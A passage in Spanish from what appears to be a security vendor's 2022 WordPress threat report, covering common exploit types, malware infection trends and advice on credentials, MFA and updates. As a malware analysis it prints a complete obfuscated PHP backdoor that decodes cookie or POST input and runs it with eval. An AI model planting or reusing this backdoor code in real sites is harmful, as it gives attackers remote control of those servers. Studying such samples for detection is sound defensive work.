
Tras la inyección SQL, observamos un número significativo de intentos de traspasar directorios dirigidos específicamente al archivo wp-config.php, que puede utilizarse para obtener información sobre la conexión a la base de datos. Otros tipos de intentos de traspasar directorios también ocuparon un lugar destacado en cuanto a frecuencia como tercer tipo de exploit más común. El scripting entre sitios ocupa el cuarto lugar, seguido de los intentos de carga maliciosa de archivos en el quinto puesto. Los intentos de inclusión de archivos locales ocuparon el sexto lugar.

Los ataques dirigidos a vulnerabilidades que requerían una regla específica fueron menos comunes, con intentos de exploits dirigidos a una vulnerabilidad de actualización de la configuración en Smash Balloon Social Post Feed en séptimo lugar. Los ataques contra Log4J ocuparon el octavo lugar. Los intentos de ataque contra una vulnerabilidad de ejecución remota de código en Tatsu Builder ocuparon el noveno lugar, y los ataques contra una vulnerabilidad en Kaswara Modern VC Addons completaron los diez primeros puestos.



En la imagen: Un gráfico de barras de los tipos de intentos de exploit más comunes desglosados por la regla de firewall utilizada para bloquear el intento.

Las infecciones totales se mantuvieron notablemente constantes con respecto a los datos de los dos últimos años, con archivos maliciosos detectados en aproximadamente 1,2 millones de sitios en total a lo largo del año. A principios de noviembre empezaron a disminuir las infecciones por las variantes más frecuentes, pero esto se vio compensado en parte por un aumento de las infecciones por malware detectadas por algunas de nuestras firmas más antiguas. No obstante, observamos un ligero descenso en la media diaria de infecciones, de 330.000 sitios infectados en enero a aproximadamente 310.000 sitios infectados en diciembre, con un breve repunte en febrero. Cabe señalar que, aunque no podemos atribuir definitivamente el breve aumento de sitios infectados a ningún factor, el pico de febrero coincide casi perfectamente con la invasión rusa de Ucrania.



En la imagen: Un gráfico de líneas de sitios con al menos una firma de malware que informa de una infección, desglosado por fecha.

Lamentablemente, parece que hay más sitios de WordPress sin mantener que en años anteriores: 210.000 sitios infectados a principios de 2022 seguían infectados a finales de 2022, lo que supone un aumento del 60% respecto a 2020. La reducción del número total de sitios infectados, combinada con un aumento de los sitios infectados de forma persistente, indica que los sitios mantenidos de forma activa se infectan a un ritmo menor en general.

La firma de malware más activa durante la mayor parte de 2022 detectó una sentencia include ofuscada, utilizada normalmente para cargar un backdoor independiente disfrazado de archivo .ico. Este tipo de malware es popular porque ejecuta código desde un archivo sin extensión PHP, lo que significa que se puede cargar por separado un backdoor con una extensión permitida. Esta firma, en su punto álgido, detectó malware en aproximadamente el 3% de todos los sitios infectados.

En la imagen: Una muestra de malware que utiliza una sentencia include ofuscada para cargar un archivo backdoor independiente con el nombre .37d57045.ico.

No es práctico proporcionar observables cibernéticos para estos, ya que cada una de las firmas de detección más activas coincide con más de 10.000 muestras únicas en nuestra base de datos y muchas más en la naturaleza.

Aunque el uso de puertas traseras ofuscadas generadas de forma única para evadir la detección basada en hash no es un fenómeno nuevo, cada vez es más común ver puertas traseras que son únicas para cada sitio, incluso excluyendo archivos adaptados a rutas específicas del sitio.

```
<?php
$jtxvcq = '0\'3-d2*cseb1voan#lmxH8y7fu5g9_rp4kit';$jnhjznu = Array();$jnhjznu[] = $jtxvcq[20].
$jtxvcq[6];$jnhjznu[] = $jtxvcq[7].$jtxvcq[4].$jtxvcq[9].$jtxvcq[0].$jtxvcq[10].$jtxvcq[0].
$jtxvcq[23].$jtxvcq[23].$jtxvcq[3].$jtxvcq[4].$jtxvcq[4].$jtxvcq[7].$jtxvcq[2].$jtxvcq[3].$jtxvcq
[32].$jtxvcq[32].$jtxvcq[24].$jtxvcq[10].$jtxvcq[3].$jtxvcq[21].$jtxvcq[32].$jtxvcq[24].$jtxvcq
[5].$jtxvcq[3].$jtxvcq[5].$jtxvcq[28].$jtxvcq[23].$jtxvcq[26].$jtxvcq[4].$jtxvcq[32].$jtxvcq[23].
$jtxvcq[11].$jtxvcq[26].$jtxvcq[9].$jtxvcq[21].$jtxvcq[14];$jnhjznu[] = $jtxvcq[16];$jnhjznu[] =
$jtxvcq[7].$jtxvcq[13].$jtxvcq[25].$jtxvcq[15].$jtxvcq[35];$jnhjznu[] = $jtxvcq[8].$jtxvcq[35].
$jtxvcq[30].$jtxvcq[29].$jtxvcq[30].$jtxvcq[9].$jtxvcq[31].$jtxvcq[9].$jtxvcq[14].$jtxvcq[35];
$jnhjznu[] = $jtxvcq[9].$jtxvcq[19].$jtxvcq[31].$jtxvcq[17].$jtxvcq[13].$jtxvcq[4].$jtxvcq[9];
$jnhjznu[] = $jtxvcq[8].$jtxvcq[25].$jtxvcq[10].$jtxvcq[8].$jtxvcq[35].$jtxvcq[30];$jnhjznu[] =
$jtxvcq[14].$jtxvcq[30].$jtxvcq[30].$jtxvcq[14].$jtxvcq[22].$jtxvcq[29].$jtxvcq[18].$jtxvcq[9].
$jtxvcq[30].$jtxvcq[27].$jtxvcq[9];$jnhjznu[] = $jtxvcq[8].$jtxvcq[35].$jtxvcq[30].$jtxvcq[17].
$jtxvcq[9].$jtxvcq[15];$jnhjznu[] = $jtxvcq[31].$jtxvcq[14].$jtxvcq[7].$jtxvcq[33];foreach
($jnhjznu[7]($_COOKIE, $_POST) as $bokobda => $ppzcvya){function mxjfsaj($jnhjznu, $bokobda,
$ejgqo){return $jnhjznu[6]($jnhjznu[4]($bokobda . $jnhjznu[1], ($ejgqo / $jnhjznu[8]($bokobda))
+ 1), 0, $ejgqo);}function lssauny($jnhjznu, $zrdzl){return @$jnhjznu[9]($jnhjznu[0], $zrdzl);}
function jivat($jnhjznu, $zrdzl){$esrvrix = $jnhjznu[3]($zrdzl) % 3;if (!$esrvrix) {eval($zrdzl
[1]($zrdzl[2]));exit();}}$ppzcvya = lssauny($jnhjznu, $ppzcvya);jivat($jnhjznu, $jnhjznu[5]
($jnhjznu[2], $ppzcvya ^ mxjfsaj($jnhjznu, $bokobda, $jnhjznu[8]($ppzcvya))));}
```

En la imagen: Una de las variantes de puerta trasera ofuscada más comunes

Sin embargo, hay buenas noticias. Hemos observado un descenso significativo en las instalaciones de plugins anulados: la variante más común, que comenzó siendo nuestra detección de malware más frecuente, ha pasado de 31.100 infecciones a principios de 2022 a 12.800 a finales de año, lo que supone una reducción de más de la mitad. En 2020, determinamos que las instalaciones de plugins anulados eran la amenaza más extendida para la seguridad de WordPress, por lo que su menor popularidad es una victoria para la comunidad de WordPress en su conjunto.

También cabe destacar que la firma de malware más activa en 2022 tiene más de 3 años, y todas nuestras 10 firmas de malware principales tienen al menos un año, lo que indica que el estado del malware de PHP es relativamente maduro. El aumento de la adopción de PHP 8.0 y versiones superiores puede cambiar esta situación en cierta medida, ya que algunos programas maliciosos se basan en funciones que han quedado obsoletas o totalmente descatalogadas en las nuevas versiones de PHP, pero no hemos observado grandes innovaciones en los programas maliciosos basados en PHP.

Aspectos clave a tener en cuenta en 2023

Las infecciones persistentes se convirtieron en el principal vector de intrusión

La mayoría de los ataques que vimos en 2022 buscaban una forma fácil de entrar a través de credenciales reutilizadas o aprovechando infecciones anteriores, y nuestros datos indican que esto se está convirtiendo en una opción cada vez más viable para los atacantes a medida que los sitios sin mantenimiento con infecciones persistentes se vuelven más comunes.

Grupos de hackers como Anonymousfox incluso venden scripts diseñados para buscar webshells previamente instaladas, además de su popular script de post-explotación.

Es importante señalar que el escáner Wordfence sigue siendo plenamente capaz de detectar estas infecciones, pero el propietario del sitio debe tomar medidas para limpiar cualquier sitio en el que se haya detectado una infección.

La reutilización de credenciales se convierte en un riesgo mayor a medida que se acumulan las contraseñas filtradas

Cada año, las contraseñas filtradas procedentes de un número cada vez mayor de violaciones de datos quedan a disposición de los actores de amenazas y facilitan el acceso a cuentas no mantenidas.

Es importante reconocer que esto va más allá de las credenciales de administrador de WordPress. Si su cuenta de alojamiento tiene un cPanel u otro panel de control que permite el inicio de sesión directo, y ha reutilizado cualquiera de sus contraseñas, o si alguien creó originalmente las contraseñas para ellos, vale la pena establecer una contraseña única fuerte para cada uno de estos tipos de cuenta tan pronto como sea posible. Se recomienda encarecidamente utilizar un gestor de contraseñas, a pesar de la reciente filtración de LastPass.

También recomendamos habilitar la autenticación multifactor (MFA) en todas las cuentas posibles. El plugin Wordfence incluye Login Security para tu panel administrativo de WordPress, pero también te recomendamos encarecidamente que habilites MFA en tu cuenta de alojamiento principal y en cPanel si tu proveedor de alojamiento lo admite.

Tenga en cuenta que MFA no es práctico para las conexiones a bases de datos, por lo que es crucial utilizar una contraseña única y segura. Para SSH/SFTP, recomendamos utilizar claves SSH protegidas con contraseña en lugar de contraseñas de texto plano, si es posible.

Las actualizaciones periódicas siguen siendo importantes

Mantener actualizados el núcleo, los plugins y los temas de WordPress sigue siendo una práctica recomendada importante, pero incluso en casos de vulnerabilidades críticas de día 0 poco frecuentes, un cortafuegos de aplicaciones web, como el que ofrece Wordfence, es sufificiente para mantener a salvo la mayoría de los sitios.

A pesar del número récord de vulnerabilidades reveladas y parcheadas en el ecosistema de WordPress, la gran mayoría de los ataques de 2022 tuvieron como objetivo vulnerabilidades en la práctica y en los procesos, más que en el software.

Incluso los ataques dirigidos a vulnerabilidades específicas se centraron predominantemente en obtener la toma de control del sitio en las pocas instalaciones vulnerables de plugins que quedaban con leyes críticas fácilmente explotables, en lugar de en el número mucho mayor de vulnerabilidades recién descubiertas pero más difíciles de explotar. Así pues, la mayor amenaza para la seguridad de WordPress en 2022 fue la negligencia en todas sus formas.

Conclusión

Vimos varios cambios en 2022, pero uno de los más significativos fue un aumento en el número de vulnerabilidades divulgadas responsablemente, y planeamos continuar esta tendencia con el lanzamiento de Wordfence Intelligence Community Edition, que es de uso gratuito, incluso para fines comerciales. A pesar del hecho de que en general se divulgaron más vulnerabilidades, muy pocas vulnerabilidades eran críticas de día cero.

Mientras tanto, el volumen de ataques de stuffing de credenciales disminuyó por primera vez en años, aunque sigue siendo el tipo de ataque más común por un amplio margen.

Las instalaciones de plugins anulados, así como la media diaria de infecciones, disminuyeron. Sin embargo, las infecciones persistentes por malware van en aumento, ya que cada vez hay más sitios sin vigilancia ni mantenimiento, lo que coincide con un incremento de los atacantes que buscan sitios previamente infectados.

Como recordatorio, Wordfence Care incluye servicios de limpieza del sitio cuando es necesario, pero también viene con una auditoría anual del sitio para identificar los mayores riesgos para su sitio, así como la supervisión de posibles problemas. Si necesita tiempos de respuesta más rápidos, Wordfence Response incluye todas las características de Wordfence Care además de un tiempo de respuesta de 1 hora y remediación en 24 horas.